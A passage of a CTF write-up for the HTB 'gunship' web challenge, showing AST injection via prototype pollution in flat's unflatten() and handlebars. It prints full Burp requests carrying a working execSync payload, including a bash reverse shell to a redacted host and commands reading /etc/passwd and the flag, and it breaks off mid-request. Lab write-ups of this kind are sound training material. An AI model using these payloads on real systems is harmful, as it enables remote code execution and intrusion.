HTB x Uni CTF 2020 Qualifiers


Solver: Dayton Hasty (dayt0n)

Challenge: gunship

Category: web

I always like a good web challenge, and I actually learned a lot from this one.

Before downloading the source code for the challenge, I started the docker instance and visited the site to be presented a page with a single box for input:



GUNSHIP

Retro futuristic assault, a neon soaked, late night, sonic getaway drive.

Gunship is a British synthwave band formed in 2010 by Dan Haigh and Alex Westaway.

Gunship Timeline

- Alex Westaway and Dan Haigh's other musical act, Fightstar goes on hiatus 2010
- Gunship is formed 2010
- Debut release, self titled *Gunship* released 2015
- Collaborated with Metrik on the track *Electric Echo* 2016
- Collaborated with Lazerhawk on the track *Feel The Rush* 2017
- Remixed Lionface's *No Hope State* 2017
- Included the track *Vale Of Shadows* on *Rise of the Synths EP 2* 2017
- Single *Art3mis & Parzival* released 2018
- Follow up release *Dark All Day* released 2018

FIND OUT MORE ABOUT GUNSHIP HERE.

Who's your favourite artist?

I tried typing a couple things in the box, such as “test” and a couple cross-site scripting payloads just to see if that was going to lead anywhere.


Then I noticed that the title of the website was ‘AST Injection’... Thanks HTB!

I had to read up on this type of injection because in all honesty I had never heard of it before. We eventually stumbled on this blog which explained the attack in a bit more detail: https://blog.p6.is/AST-Injection/

After this I went back to the website and decided to try giving the website what it wanted, one of the artist names for Gunship. I settled on ‘Alex Westaway’.

I didn’t see much of an effect other than the message at the bottom of the page seemed to be happy.

So, I fired up BurpSuite to see what was actually going on. When I hit ‘Send’ on the website with ‘Alex Westaway’ as input, I saw this go across the wire:




```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32401
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32401/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32401
Content-Length: 31
Connection: close

{
  "artist.name":"Alex Westaway"
}
```

Cool, this was starting to look like some of the examples in the blog post I saw earlier.

At this point, I had just remembered that there was source code to go along with this problem…


So I quickly loaded it up in Visual Studio Code to take a look. I then located the code that executes when data is submitted to /api/submit:



```javascript
const path               = require('path');
const express            = require('express');
const handlebars         = require('handlebars');
const { unflatten }      = require('flat');
const router             = express.Router();

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/submit', (req, res) => {
    // unflatten seems outdated and a bit vulnerable to prototype pollution
    // we sure hope so that po6ix doesn't pwn our puny app with his AST injection on template engines

    const { artist } = unflatten(req.body);

    if (artist.name.includes('Haigh') || artist.name.includes('Westaway') || artist.name.includes('Gingell')) {
        return res.json({
            'response': handlebars.compile('Hello {{ user }}, thank you for letting us know!')({ user:'guest' })
        });
    } else {
        return res.json({
            'response': 'Please provide us with the full name of an existing member.'
        });
    }
});

module.exports = router;
```

The first thing that looked off to be was the call to `unflatten(req.body)`. I remembered reading about this call in the aforementioned blog post and also realized this used the `handlebars` module, just like the example with `unflatten()` in the blog post. This lead me down a deep rabbit hole filled with prototype pollution but I eventually got back on track.


I then did what should always be done for any random proof of concept found on the internet: I pasted it line for line into BurpSuite right before the `artist.name` key/value pair to see what would happen:



```json
{
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`bash -c 'bash -i >& /dev/tcp/[redacted]3333 0>&1'`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ],
```

Even after using a public IP and setting up a netcat listener there I was not getting anything. This made me think that the service might not be allowed to have outgoing connections (besides HTTP) and would only allow traffic in over HTTP.

To make sure this was the case and not just that I was unable to execute commands, I ran `wget` with no parameters to see if I could get anything back and it was a complete success:




Burp Suite Community Edition v2020.7 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://docker.hackthebox.eu:32531
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
0 matches
Pretty
Done
2,034 bytes | 143 millis

```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32531
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32531/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32531
Content-Length: 388
Connection: close

{
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`wget`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ],
  "artist.name":"Alex Westaway"
}
```


```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1777
Date: Sun, 22 Nov 2020 03:04:45 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Error: Command failed: wget<br>
      BusyBox v1.30.1 (2019-06-12 17:51:55 UTC) multi-call binary.<br>
      <br>
      Usage: wget [-c|--continue] [--spider] [-q|--quiet] [-O|--output-document FILE]<br>
        [--header &#39;header: value&#39;] [-Y|--proxy on/off] [-P DIR]<br>
        [-S|--server-response] [-U|--user-agent AGENT] [-T SEC] URL...<br>
      <br>
      Retrieve files via HTTP or FTP<br>
      <br>
        --spider  Only check URL existence: $? is 0 if exists<br>
        -c    Continue retrieval of aborted transfer<br>
        -q    Quiet<br>
        -P DIR    Save to DIR (default .)<br>
        -S &nbsp; &nbsp;    Show server response<br>
        -T SEC    Network read timeout is SEC seconds<br>
        -O FILE   Save to FILE (&#39;-&#39; for stdout)<br>
        -U STR    Use STR for User-Agent header<br>
        -Y on/off Use proxy<br>
      <br>
       &nbsp; &nbsp;at checkExecSyncError (child_process.js:621:11)<br>
       &nbsp; &nbsp;at Object.execSync (child_process.js:657:15)<br>
       &nbsp; &nbsp;at Object.eval [as main] (eval at createFunctionContext (/app/node_modules/handlebars
```

Okay, so I was getting some response back. But when I executed commands such as `ls` or `cat /etc/passwd`, I got nothing. I was starting to suspect that maybe I only get output back if the command fails. This seemed to be the case. I also knew from the source code that the flag file was being renamed with a random value appended to the end of it, as shown in the `entrypoint.sh` file:



```
# Generate random flag filename
FLAG=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 | head -n 1)
mv /app/flag /app/flag$FLAG
```

Well, I knew my commands were working, I just wasn't getting much output from them. So, I decided I would move the flag somewhere else where I knew the name, so I moved it to /tmp using the command: `cat /app/flag* > /tmp/flag`:



Request

```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32680
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32680/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32680
Content-Length: 409
Connection: close

{
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`cat /app/flag* > /tmp/flag`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ],
  "artist.name":"Westaway"
}
```

Target: http://docker.hackthebox.eu:32680

Response

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1216
Date: Sun, 22 Nov 2020 07:26:18 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Error: Missing helper: &quot;undefined&quot;<br>
       &nbsp; &nbsp;at Object.&lt;anonymous&gt; (/app/node_modules/handlebars/dist/cjs/handlebars/helpers
       &nbsp; &nbsp;at Object.wrapper (/app/node_modules/handlebars/dist/cjs/handlebars/internal/wrapHelp
       &nbsp; &nbsp;at Object.eval [as main] (eval at createFunctionContext (/app/node_modules/handlebars
       &nbsp; &nbsp;at main (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:208:32)<br>
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js:212:12)<br>
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:519:21)
       &nbsp; &nbsp;at /app/routes/index.js:19:86<br>
       &nbsp; &nbsp;at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95
       &nbsp; &nbsp;at next (/app/node_modules/express/lib/router/route.js:137:13)<br>
       &nbsp; &nbsp;at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
    </pre>
  </body>
</html>
```

1,473 bytes | 129 millis


I got no output from this, but to make sure that it had worked, I attempted to `cat /tmp/flag` and nothing was printed out. If the file /tmp/flag did not exist at this point, I would have seen `cat` throw a warning about the file not existing in the response.

The hard part of this was actually reading the flag. I simply could not figure out how I should go about it. I tried redirection stderr to stdout, which did nothing. I also tried forcing stdout to print out by passing the option `{stdio: 'inherit'}` to `execSync()` but that did not work either.

After a while of trying some other weird specifications and redirections I tried wrapping a command in `$(...)` and then running it. The initial run of this was: `$(cat /etc/passwd)` and the response was: `[first_line_of_etc_passwd]: not found`.

This was great news because that meant that I could try to pass in the flag itself as a command by using the `$(...)` command substitution.


So I tried passing in `$(cat /tmp/flag)` and got:



```
POST /api/submit HTTP/1.1
